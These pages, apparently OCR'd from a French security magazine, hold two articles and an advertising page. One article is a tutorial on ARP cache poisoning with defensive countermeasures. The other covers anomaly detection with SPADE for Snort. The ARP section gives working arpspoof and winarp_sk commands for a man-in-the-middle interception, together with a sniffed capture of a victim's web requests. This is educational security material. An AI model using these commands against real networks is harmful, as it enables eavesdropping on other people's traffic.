


Figure 7. *trace du packet envoyé*

Usurpation d'identité par empoisonnement de cache arp

Résumons : pour envoyer un message à une machine du même sous-réseau, il faut notamment son adresse mac et pour avoir son adresse mac, on regarde d'abord dans notre cache arp pour voir si elle y est. Si elle n'est pas présente, on envoie un packet arp à tout le monde et on demande *qui a l'adresse mac associé à cette ip ?*. La machine en question nous répond et notre cache arp est mis à jour. Nous pouvons alors obtenir l'adresse mac de la machine distante et lui envoyer le packet. Dans tout le reste de l'article, on se placera dans le cas d'un réseau étoilé muni d'un point d'accès qui fait à la fois switch et passerelle Internet.

Approche de l'attaque

Il n'est pas nécessaire d'attendre qu'une machine vous demande votre adresse mac. Vous pouvez très bien la lui communiquer à n'importe quel moment en lui envoyant un simple packet ARP *reply*. Cela mettra à jour son cache ARP. Maintenant, imaginez que quelqu'un modélise et envoie un packet arp *reply* à une machine avec de fausses informations...C'est à ce moment que l'arp cache poisoning intervient.

Avec tout cela, quels types de risques peuvent surgir ? Dans un réseau local, on pourrait imaginer qu'un hacker se fasse passer pour une machine qu'il n'est pas et de ce fait intercepte le dialogue entre deux hôtes. La Figure 5 illustre un cas d'attaque par arp cache poisoning.

Prenons un exemple : si nous corrompons le cache arp de la victime en y inscrivant la correspondance entre l'adresse mac de l'attaquant et l'adresse ip du routeur, tous les packets qui transitent de la machine cible au routeur seraient alors interceptés par l'attaquant. Cela permettrait notamment d'intercepter les requêtes émises sur Internet par la machine cible.

Mais il reste tout de même un problème à résoudre pour l'attaquant. Les packets émis vont en effet passer

par la machine du hacker mais ils ne seront pas reroutés vers la bonne machine !!! Ainsi, la machine cible ne pourra plus envoyer de packet au delà de son réseau local. Pour pouvoir les intercepter de manière transparente, l'attaquant doit activer le mode routage ip sur sa machine. Cela va permettre de rerouter l'intégralité des packets dont l'adresse ip de destination est différente de la sienne. Pour ce faire :

- sous Linux (il faut être logué en *root*) : `echo 1 > /proc/sys/net/ipv4/ip_forward`
- sous Windows, il suffit d'ajouter la valeur suivante dans la base de registre. Dans : `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters` ajouter la valeur : `IPEnableRouter`, avec comme type : `REG_DWORD`, et comme donnée : `1`.

Nous pouvons aussi imaginer que l'attaquant ne souhaite pas rerouter les packets interceptés pour empêcher le dialogue entre les machines.

Mise en place de l'attaque

Une attaque peut donc être réalisée envers n'importe quelle machine d'un réseau local (hôtes, routeurs,...). Nous resterons dans le cadre d'un réseau local switché. Voici le cas pratique sous Linux. Nous considérons trois hôtes :

- un routeur : ip = 192.168.1.1
- une machine A (la cible) : ip = 192.168.1.12 OS : Windows
- une machine B (l'attaquant) : ip = 192.168.1.10 OS : Linux

on se placera du côté de la machine attaquante.

Commençons par mettre nôtre machine en mode routage : `echo 1 > /proc/sys/net/ipv4/ip_forward`

On empoisonne ensuite le cache *arp* de la victime. Nous allons utiliser l'outil *arpspoof* disponible sous Linux. Pour l'installer : `apt-get install dsniff`
Il s'utilise de la manière suivante :

```
arpspoof -i <iface> -t <target> host
```

Source	Destination	Protocol.	Info
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=1 Ack=0 Wi
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 123#1] 1740 > www
192.168.1.12	209.85.135.104	HTTP	GET / HTTP/1.1
192.168.1.12	209.85.135.104	HTTP	[TCP Out-Of-Order] GET / HTTP/1
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=505 Ack=19
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 127#1] 1740 > www
192.168.1.12	193.252.117.19	TCP	1734 > www [FIN, ACK] Seq=424 A
192.168.1.12	193.252.117.19	TCP	1734 > www [FIN, ACK] Seq=424 A
192.168.1.12	193.252.148.8	TCP	1738 > www [ACK] Seq=526 Ack=30
192.168.1.12	193.252.148.8	TCP	[TCP Dup ACK 131#1] 1738 > www
192.168.1.12	209.85.135.104	HTTP	GET /search?hl=fr&q=hello+world
192.168.1.12	209.85.135.104	HTTP	[TCP Out-Of-Order] GET /search?
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=1095 Ack=4
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 135#1] 1740 > www
192.168.1.12	209.85.135.104	TCP	1740 > www [ACK] Seq=1095 Ack=7
192.168.1.12	209.85.135.104	TCP	[TCP Dup ACK 137#1] 1740 > www
192.168.1.12	145.97.39.155	TCP	1741 > www [SYN] Seq=0 Len=0 MS
192.168.1.12	145.97.39.155	TCP	1741 > www [SYN] Seq=0 Len=0 MS
192.168.1.12	145.97.39.155	TCP	1741 > www [ACK] Seq=1 Ack=0 Wi
192.168.1.12	145.97.39.155	TCP	[TCP Dup ACK 141#1] 1741 > www
192.168.1.12	145.97.39.155	HTTP	GET /wiki/Hello_world HTTP/1.1

Figure 8. *Sniffing de requêtes http de la machine A*




Figure 9. *Winarp_sk*




Figure 10. *Illustration attaque man in the middle*

- `<iface>` : interface réseau,
- `<target>` : ip de la machine à empoisonner,
- `host` : l'adresse ip que vous voulez associer à votre adresse mac.

on empoisonne le cache *arp* de la machine A en disant que notre adresse mac correspond à l'adresse *ip* du routeur. De, ce fait, tous les packets qui voudront sortir du sous-réseau seront routés vers nous.

Vérifions si les packets passent bien par notre machine avant d'être reroutés vers la passerelle : pour cela, on va faire un *tracert* (traceroute sous Linux) depuis la machine cible.

On constate bien que les packets passent d'abord par 192.168.1.10 (nôtre machine). (Cf. Figure 7)

Il ne nous reste plus qu'à intercepter les packets qui transitent. Pour ce faire, nous pouvons utiliser le sniffer : wireshark (anciennement ethereal).

Nous avons réalisé cette attaque sous Linux. Mais il est également possible de le faire sous Windows. L'outil wireshark existe aussi sous cet OS. Pour réaliser l'attaque précédente sous Windows, nous allons utiliser l'outil winarp_sk. Il s'utilise aussi en ligne de commande. (Cf. Figure 8)

Nous considérerons le même cas de Figure que le précédent sauf que l'adresse ip de la machine cible sera cette fois 192.168.1.11

- `-m 2` : permet d'envoyer des packets arp reply,
- `-s` : adresse ip de la machine cible,
- `-d` : adresse ip de la machine qui envoie le packet (ici l'ip du routeur),
- `-F` : adresse mac de la machine qui envoie le packet (ici la nôtre),
- `-S` : adresse mac de la machine qui envoie le packet,
- `-D` : adresse mac de la machine qui reçoie le packet.

Pour le reroutage de packets, il faut modifier (ou créer si elle n'y est pas) une clef dans la base de registre (voir *Approche de l'attaque*)

Exemple d'attaque : man in the middle

Cette attaque est sûrement l'une des plus connues dans l'exploitation de ce type de faille. L'idée est de s'interposer virtuellement entre deux machines afin d'espionner leur conversation. La Figure 10 illustre ce principe.

Pour cela, il va falloir empoisonner le cache arp des deux machines (les machines 1 et 2). De ce fait, Si nous reprenons l'exemple de la Figure 10, l'attaquant va associer son adresse mac avec l'adresse ip de la machine 1 et ajouter cette correspondance dans le cache arp de la machine 2. et de même pour l'autre machine : il va associer son adresse mac avec l'adresse ip de la machine 2 et ajouter cette correspondance dans le cache arp de la machine 1.

En pratique, il suffit d'ouvrir deux consoles et de taper les lignes de commandes suivantes : `arpspoof -i eth0 -t 192.168.0.2 192.168.0.3` et `arpspoof -i eth0 -t 192.168.0.3 192.168.0.2`, sans oublier d'activer le routage ip sur votre machine.

Vous recevrez ainsi les communications de 1 vers 2 et de 2 vers 1.

Contre-mesures

Arp statique, La première solution est de définir les correspondances adresse_ip/MAC dans le cache arp de chaque machine, et ceci de manière permanente (ou jusqu'à redémarrage de la machine). Pour faire ceci, il faudrait pour chaque machine utiliser la commande : `arp -s inet adresse_ip adresse_mac`. Le problème est qu'il va falloir appliquer cette commande pour toutes les machines du réseau, ce qui peut être assez lourd si le réseau est doté de nombreuses machines.

Le filtrage, une autre solution consiste à filtrer les adresses mac entrantes. L'idée est d'obliger chaque machine d'un sous-réseau à vérifier si l'adresse mac source et l'adresse ip source du packet qu'elles reçoivent concordent bien avec celles des machines sources.

Pour cela nous pouvons utiliser sous Linux, l'outil netfilter de la manière suivante.

```
[root@Linux]# iptables -A INPUT -m mac
      --mac-source 00:09:11:5A:8B:25
      -s hote -j ACCEPT
```

Ici, on accepte les packets si l'adresse mac source est 00:09:11:5A:8B:25, et l'adresse ip source celle de hôte. Il faudrait ensuite faire de même pour chaque autre machine. On pourrait par exemple faire un script shell qui se chargerai de lancer cette ligne de commande pour les adresses (*mac* et *ip*) de chaque autre machine du sous-réseau.

Conclusion

Nous avons pu voir et démontrer, en s'appuyant à la fois sur des principes fonctionnels et à la fois sur des exemples pratiques, que le protocole ARP fait partie des protocoles sensibles.

Il est en effet assez aisé de détourner les communications entre deux machines distantes faisant partie d'un même réseau local, notamment grâce à l'utilisation de petits programmes comme `arpspoof`, `winarp_sk` ou `scapy` (outil réseau écrit en python qui permet entre autres de forger des packets dont les packets `arp-reply` et de les envoyer). L'attaquant n'aura plus qu'à utiliser un sniffer pour lire les packets qu'il aura détournés, et il pourra rerouter ceux-ci à l'aide d'une simple ligne de commande sous Linux ou en modifiant la valeur d'une clef dans la base de registre de Windows.

Il est donc important d'y prêter attention en utilisant l'arp statique et d'appliquer, si possible des filtres à l'aide de pare-feu tel que netfilter. ●

À propos de l'auteur

Auteur du présent article est étudiant à l'Université de technologie de Belfort-Montbéliard. Il poursuit un cursus d'ingénieur et se passionne pour la sécurité informatique.

Club Pro



Hervé Schauer Consultants

http://www.hsc.fr/services/formations catalogueh sc.pdf

Hervé Schauer Consultants : 17 ans d'expertise en Sécurité des Systèmes d'Information. Nos formations techniques en sécurité et ISO27001 sont proposées à Paris, Toulouse, et Marseille.



Famipow

http://www.famipow.eu/

L'OpenSource demande un suivi et un support pour assurer la pérennité de vos activités dans ce cadre nous mettons en place de solutions applicatives au sein de votre société, du support à la demande, sécurisation des services, du conseil et intégration en hébergement distribué en Europe.



Sysdream

http://www.sysdream.com/

Cabinet de conseil et centre de formation spécialisé en sécurité informatique fondé par deux consultants ayant accumulé une expérience préalable auprès des grands comptes, Sysdream s'est ensuite entourée des meilleurs profils techniques dans ce domaine.



Micro-Services-Plus

http://www.micro-services-plus.org/

Une équipe spécialisée dans la sécurité informatique, spécialiste Linux depuis 1999, Groupware, sauvegarde incrémentale, FireWalls Personnalisés, VPN, sont notre métier.

tél. : *(+33) 474 597 835*

fax : *(+33) 474 597 836*

DÉPARTEMENT PROFESSIONNEL



NBS System - L'Expertise Sécurité

http://www.nbs-system.com/

140 Bd Haussmann 75008 Paris

Clef Publique PGP :

http://www.nbs-system.com/philippe_humeau.pub

tél. : (+33) *158 566 086* (ld)

(+33) *158 566 080* (std)



SECNOLOGY

http://www.secnology.com/

C'est un logiciel de Traitement de Logs Universel, ne nécessitant ni base de données, ni serveur dédié, ni serveur web, ni Toolkit de développement. Traitez tous vos formats de Logs sans restriction, avec corrélation, alertes, rapports, visualisation, automatiquement au travers de Jobs.



Wallix

http://www.wallix.fr/


Wallix, éditeur de logiciels à base de code open source, propose des solutions de sécurité, de messagerie, de supervision et d'authentification adaptées aux besoins des entreprises et des administrations. Son centre de supervision assure la maintenance des solutions et le support des équipes informatiques clientes.



Pirates Magazine

http://www.acbm.com/

Nouveau forum consacré a la sécurité informatique, actualités décalées, archives des anciens numéros de Pirates Magazine, boutique de logiciels à bas prix...



Objectif Sécurité

http://www.objectif-securite.ch/

Objectif Sécurité est une société de conseil indépendante spécialisée dans le domaine de la sécurité des SI. Les services offerts s'articulent selon quatre axes : audits et tests, conseils et politiques, formation et sensibilisation, analyse forensique et développement de logiciels de sécurité.



Cybertrust


http://www.cybertrust.com/

Spécialiste mondial de la sécurité de l'information, Cybertrust offre des services destinés à sécuriser les données critiques, protéger les identités et aider ses clients à prouver leur conformité aux normes industrielles.

tél. : (+33) *156 605 801*

e-mail : *france@cybertrust.com*

Pour plus de renseignement : *fr@hakin9.org* **ou** (+33) *170 610 717*



Techniques adaptatives pour aider à détecter les intrus

Michał Styś 

Degré de difficulté

●●●

Les techniques adaptatives peuvent apporter des avantages partout où il est nécessaire de détecter automatiquement de nouvelles menaces. Puisque avec le temps, le nombre d'attaques des systèmes informatiques augmente, leur détection rapide devient de plus en plus difficile. Pour y répondre, nous avons recours aux systèmes auto-apprenants de détection d'anomalies.

En ce qui concerne le système traditionnel de détection d'intrusion (IDS), nous utilisons le plus souvent la méthodologie de suivi d'un élément (il peut s'agir des données envoyées par le réseau, les commandes faites par un utilisateur au niveau du shell, etc.) et nous comparons les données à la base de signatures. Ces signatures sont représentées sous forme d'une série d'octets, définis comme dangereux. À titre d'exemple, la base de signatures peut contenir un fragment de données caractéristique, contenu dans l'exploit qui utilise la surcharge de la mémoire tampon dans le service distant.

Si un intrus tente d'utiliser cet exploit, le système IDS génère une alerte parce qu'il détecte que les données envoyées par le réseau contiennent une série de caractère identique à la signature dangereuse contenue dans la base.

Au début de l'existence des systèmes IDS, cette approche était très prometteuse. Vérifier les modèles de données était très rapide et il suffisait d'ajouter de nouvelles signatures lors de l'apparition de nouveaux virus. L'utilisation de ce type des systèmes IDS a fait améliorer et avancer la technologie de virus et d'exploits. Ils étaient alors conçus de manière à ne pas contenir des signatures constantes. L'utilisation du polymorphisme et du codage dans le code des logiciels malveillants a rendu leur identification plus difficile. Utiliser un moteur basé sur la comparaison des signatures est devenu inefficace. Pour chaque virus muté, la base du système IDS devait contenir un modèle permettant de l'identifier. La base de signature augmentait rapidement, ce qui réduisait l'efficacité du système. Une autre restriction était le fait qu'aucune nouvelle attaque ne pouvait être

Cet article explique...

- La définition du système de détection d'anomalies et la manière de l'utiliser afin d'augmenter la sécurité des systèmes informatiques.
- Comment configurer un système auto-apprenant de détection d'anomalies
- La signification des systèmes experts.

Ce qu'il faut savoir...

- Vous devriez comprendre les bases du fonctionnement du système IDS.

détectée par IDS jusqu'à ce que sa signature ne se trouve dans sa base de données.

Systèmes experts

Le *système expert* est un programme informatique, capable de tirer des conclusions et de prendre des décisions sur la base des connaissances spécialisées. Les connaissances du système expert sont stockées dans une base de données et représentées à l'aide des règles, traitées par un ordinateur. Les systèmes de ce type sont employés pour aider l'homme à prendre des décisions et parfois, pour remplacer complètement un expert humain dans un domaine donné. La Figure 1 présente un schéma général d'un système expert. Ses éléments essentiels sont :

- base de connaissances – elle contient les connaissances de l'expert d'un domaine donné, représentées le plus souvent sous forme d'un ensemble de règles,
- base de données *brute* – elle stocke les données d'après lesquelles il est possible de tirer des conclusions,
- éditeur de bases de connaissances – il permet de développer le système en ajoutant et en modifiant les connaissances de l'expert,
- procédures de conclusion – elles contiennent des algorithmes permettant de résoudre des problèmes par le système,
- procédures explicatives – elles permettent d'expliquer la solution et la manière dont elle a été atteinte,
- interface utilisateur – elle permet une interaction entre l'homme et le système. Elle fournit des mécanismes permettant d'éditer la base de connaissances, de confier des tâches et de visualiser les résultats générés par le système expert.




Figure 1. *Schéma du système expert*

La capacité de prendre des décisions d'après les connaissances dont on dispose est propre à l'homme. Le système expert est une analogie de conclusions. Pour cette raison, deux personnes sont nécessaires à le programmer : l'expert qui a des compétences et des connaissances appropriées pour résoudre les problèmes d'un domaine donné et l'ingénieur de connaissances. Ce dernier est particulièrement important parce qu'il s'occupe principalement de structurer les connaissances de l'expert, autrement dit, de les représenter de manière à ce qu'elles puissent être traitées par l'ordinateur. Cette tâche, bien qu'elle semble simple à réaliser, est en réalité un processus pénible et complexe. Les connaissances de l'expert sont en général intuitives et pratiques, ce qui rend difficile de les représenter sous forme de règles strictes. Dans certains cas, le système expert peut enrichir lui-même sa base de connaissances. Le mécanisme d'auto-apprentissage peut fonctionner là où l'expérience liée à la solution de problèmes influence les résultats de conclusions. Les conclusions permettent en même temps d'enrichir la base.

Systèmes de détection d'anomalies

La technique de détection des anomalies se concentre sur l'analyse du comportement de l'élément surveillé (trafic du réseau, service du système opérationnel, etc.) et sur la comparaison des données, traversant ces éléments, au modèle décrivant leurs formes acceptables. L'ensemble de formes définies comme acceptables peut être spécifié, par exemple, par l'administrateur. La dynamique d'un tel ensemble permet d'apprendre et donc de s'adapter aux nouvelles conditions et réactions à des situations nouvelles, jamais vécues.

Dans cette solution, IDS, lorsqu'il rencontre un paquet anormal, génère un message adéquat destiné à l'administrateur. L'administrateur l'analyse et évalue si l'alerte a été justifiée ou fausse. La base de connaissances du système est ainsi mise à jour. Ce paradigme permet de construire la base de connaissances et il est employé dans les programmes de plus en plus populaires, appelés systèmes experts (voir l'encadré Systèmes experts). En raison d'un grand nombre d'éléments caractérisant les événements suivis, il est naturellement nécessaire de sélectionner leurs caractéristiques les plus importantes qui seront analysées en fonction des anomalies.

Une situation où un nouveau ver arrive dans le réseau peut constituer un exemple que le système de détection d'anomalies est meilleur que le système traditionnel qui compare les signatures. Ce ver infecte les systèmes informatiques trouvés dans le réseau et les scanne pour se propager. Puisque ce ver malveillant est un programme neuf, le système IDS est incapable de le détecter car il ne contient aucune signature dans sa base de données permettant de l'identifier. Le système de détection d'anomalies peut s'avérer plus efficace ici. Lorsqu'un ver scanne le réseau à la recherche d'autres victimes potentielles, il peut être détecté d'après l'anomalie liée au trafic intense atypique des paquets réseau.

Systèmes adaptatifs de détection d'anomalies

Mis à part la possibilité d'utiliser les connaissances de l'homme, les systèmes de détection d'anomalies peuvent actualiser eux-mêmes la base de connaissances. Le filtre expérimental SPADE (en anglais *Statistical Packet Anomaly Detection Engine*) peut constituer un exemple d'un tel mécanisme. Il a été conçu comme un plug-in du système de détection des intrus Snort. SPADE suit les paquets réseau envoyés par le système surveillé et stocke leurs caractéristiques et les statistiques de présence. L'adresse IP et les ports constituent les caractéristiques de base selon lesquelles les paquets sont classifiés.



Conformément à l'historique d'observations, les paquets obtiennent des points dans les catégories de paquets normaux et anormaux. Si le paquet de caractéristique définie apparaît rarement, il obtient beaucoup de points. Si en revanche l'activité donnée est fréquente, elle a peu de points, ce qui signifie qu'elle fait partie des catégories normales.

En SPADE, on utilise un tableau de probabilités, lié à la fréquence de présence des paquets déterminés. Le tableau est mis à jour en temps réel dans le processus de suivi du flux des paquets dans le réseau. Les informations contenues dans le tableau permettent de déterminer la probabilité statistique de présence d'un événement donné. Nous vous présentos l'exemple suivant. Le système a enregistré 1000 paquets. 200 se caractérisent par une adresse IP cible *XXX.XXX.XXX.XXX* et un port 80 cible. La probabilité de présence de ce paquet est donc égale à 20 %. Le système a également enregistré 2 paquets envoyés à l'adresse *YYY.YYY.YYY.YYY* et le port 7898 – la probabilité de présence de ce paquet est donc égale à 0,2 %. Si nous marquons la probabilité de présence d'un paquet comme P et le couple adresse:port (qui sont des éléments caractéristiques du paquet) comme X, il est alors possible de décrire la formule du coefficient de l'anomalie du paquet de manière suivante : `-log2(P(X))`. Le coefficient de l'anomalie du paquet dont la probabilité de présence s'élève à 20 % est égal à : `-log2(0,20) = 2,32`. Ce coefficient pour le paquet avec 0,2 % de probabilité de présence s'élève à : `-log2(0,002) = 8,97`.

La valeur 2,32 détermine un simple paquet dépourvu des caractéristiques anormales. La valeur 8,97 est décidément une anomalie. Afin de préciser les qualifications de chaque événement, SPADE permet d'obtenir une norme du coefficient d'anormalité de manière à ce qu'il prenne des valeurs du 0 à 1. La Figure 2 présente un graphique de relation du coefficient d'anormalité par rapport à la probabilité de présence d'un événement défini. Comme vous pouvez le constater, plus la probabilité de l'événement est grande, moindre est le degré d'anormalité qui sera lui attribué.

Installation et configuration de SPADE

SPADE se caractérise par un algorithme rapide du classificateur, chargé de détecter des paquets anormaux et de les attribuer à une catégorie définie. Grâce à cette démarche, l'analyse des paquets est très rapide. De plus, il se caractérise par une durée d'apprentissage relativement courte. Les premiers messages sont ainsi générés en un temps court depuis son lancement. Les éléments analysés sont très importants : les classificateurs doivent être construits de manière à minimiser le besoin en ressources de mémoire et de processeur. L'installation de SPADE se limite à le télécharger depuis le site *http://www.computersecurityonline.com/spade/*, à le décompresser et à faire la commande du répertoire avec le plug-in décompressé :

```
make SNORTBASE=
    chemin_des_sources_de snort
```

Une fois cette étape passée, il faut compiler le programme Snort. Afin de lancer SPADE, il faut ajouter la ligne suivante au fichier de configuration de Snort :

```
preprocessor spade:
    <anom-report-thresh>
    <state-file> <log-file> <prob-mode>
    <checkpoint-freq>
```

Voici ce que signifie chaque argument :

- `<anom-report-thresh>` – signifie le seuil inférieur du coefficient d'anormalité de l'événement auquel SPADE réagira par une alerte. Si vous paramétrez une valeur négative, les alertes ne seront guère générées. La valeur négative est donc recommandée dans la première étape d'apprentissage,
- `<state-file>` – définit le nom du fichier où sera stocké le tableau de probabilités dans lequel sont enregistrées les fréquences de présence des paquets d'une caractéristique donnée. Grâce à cette démarche, il est possible de restituer l'état de l'analyseur après le redémarrage du système,
- `<log-file>` – définit le nom du fichier où seront enregistrés les rapports. Si cet argument se présente ainsi -, les rapports seront générés sur une sortie standard,




Figure 2. *Rapport du coefficient d'anormalité par rapport à la probabilité de sa réalisation en SPADE*

- <prob-mode> – définit l'ensemble de caractéristiques selon lesquelles SPADE évalue le paquet. Quatre variantes sont possibles :
  - 0 – approximation selon le réseau de Bayes des paramètres : IP source, port source, IP cible, port cible :
  - 1 – IP source, port source, IP cible, port cible
  - 2 – IP source, IP cible, port cible
  - 3 – IP cible, port cible

  Le mode numéro 3 est paramétré par défaut. Le choix du meilleur mode n'est possible qu'après les tests et la comparaison de l'efficacité de chacun d'entre eux. N'oubliez pas qu'après avoir modifié le mode, il est nécessaire de nettoyer le fichier du tableau de probabilités (*state-file*).

- <checkpoint-freq> – définit la fréquence de l'actualisation du fichier du tableau des probabilités. La taille est exprimée par un nombre de paquets (par exemple, si vous paramétrez la valeur 10000, le tableau sera mis à jour tous les 10000 paquets analysés par SPADE).

À propos de l'auteur

Actuellement, l'auteur fait ses études en deuxième année d'informatique à l'Académie de science et technologie à Cracovie. Il s'intéresse principalement à la programmation, à l'administration des systèmes informatiques et aux aspects de la sécurité informatique.

Sur Internet

- *http://www.computersecurityonline.com/spade/* – le site depuis duquel vous pouvez télécharger SPADE,
- *http://www.rh.edu/~rhb/cs_seminar_2004/SessionA2/munch.pdf* – l'article sur les méthodologies de détection de nouvelles attaques,
- *http://www.honeypots.net/ids/links* – ensemble d'articles sur les méthodologies de détection des dangers.

Un exemple de configuration peut se présenter de manière suivante :

```
preprocessor spade: 8.5 spade.rcv
spade-log.txt 3 10000
```

Choix du seuil de génération des alertes

Vous allez sûrement rencontrer dans les tests SPADE la question du choix du bon seuil du coefficient d'anormalités ; le fait de le dépasser génère une alerte. Un seuil trop bas inonde les fichiers log avec les alertes fausses et un seuil trop élevé n'enregistrera pas beaucoup d'anomalies. Il est très difficile de choisir ce seuil soi-même car chaque réseau se caractérise par des paramètres différents, en ce qui concerne les services. Les types et les fréquences de paquets envoyés sont différents.

SPADE propose une aide très utile pour résoudre ce problème : possibilité de choisir automatiquement le seuil de génération des alertes. Cette démarche fonctionne sur la base d'auto-apprentissage du programme. Afin d'activer la fonction d'auto-apprentissage du seuil, il faut ajouter la ligne suivante au fichier de configuration de Snort :

```
preprocessor spade-threshlearn:
        <num-scores> <obs-time>
```

Ce contenu signifie que SPADE doit définir la valeur du seuil, nécessaire à générer <num-scores> points en durée <obs-time>. La valeur par défaut pour <num-scores> est 200 et pour <obs-time> – 24 heures. Générer des rapports sur les paquets anormaux en 24 heures, dont le classement total s'élève à 200 points, semble une valeur raisonnable. Le rapport sur la valeur optimale du seuil est enregistré dans le fichier de connexion.

Adaptatifs vs. traditionnels systèmes détection des intrus

La méthodologie de la reconnaissance adaptative de nouvelles classes d'attaques d'après les observations du système d'exploitation ou du réseau n'est pas hélas parfaite. Parmi les défauts les plus importants se trouvent : la génération d'un grand nombre des alertes fausses par rapport à un système traditionnel, basé sur la comparaison des signatures. De plus, la définition des règles de *normalité* d'un protocole donné pose des problèmes dans les systèmes de détection d'anomalies. Les caractéristiques de chaque protocole doivent être très bien définies et testées ; nous avons donc ici un nouveau problème. Les implémentations des protocoles réseau des fabricants différents ne sont pas identiques. De légères différences peuvent provoquer d'autres alertes fausses ; l'auto-apprentissage du système IDS est donc extrêmement important D'un autre côté, une telle démarche permet au moteur, chargé d'analyser les événements, de fonctionner plus rapidement. Si les formes acceptables d'un protocole donné sont bien définies, IDS fonctionnera plus rapidement qu'un modèle basé sur les signatures parce qu'il n'aura plus besoin de parcourir la liste de signatures pour chaque variante potentielle de l'attaque.

Un système traditionnel de détection des intrus nécessite en revanche davantage de travail pour le maintenir et assurer son fonctionnement correct. L'administrateur doit collecter des informations sur les nouvelles formes d'attaques et mettre à jour les règles concernant leur détection. Mis à part le temps que ces opérations prennent, il peut y avoir une période critique – depuis l'apparition d'une nouvelle menace jusqu'à ce que la base de signatures du système IDS soit mise à jour. Dans cette période, le système traditionnel est pratiquement inoffensif.

Nous pouvons tirer une conclusion suivante d'après la comparaison ci-dessus : la meilleure solution consiste à combiner les deux méthodologies. Les systèmes adaptatifs de détection des anomalies, qui travaillent seuls, ne seront pas efficaces. S'ils travaillent en revanche en complément d'un paradigme traditionnel de détection des menaces, ils pourraient augmenter considérablement la sécurité. ●



Interview de Thibaut Gareau


Thibaut Gareau

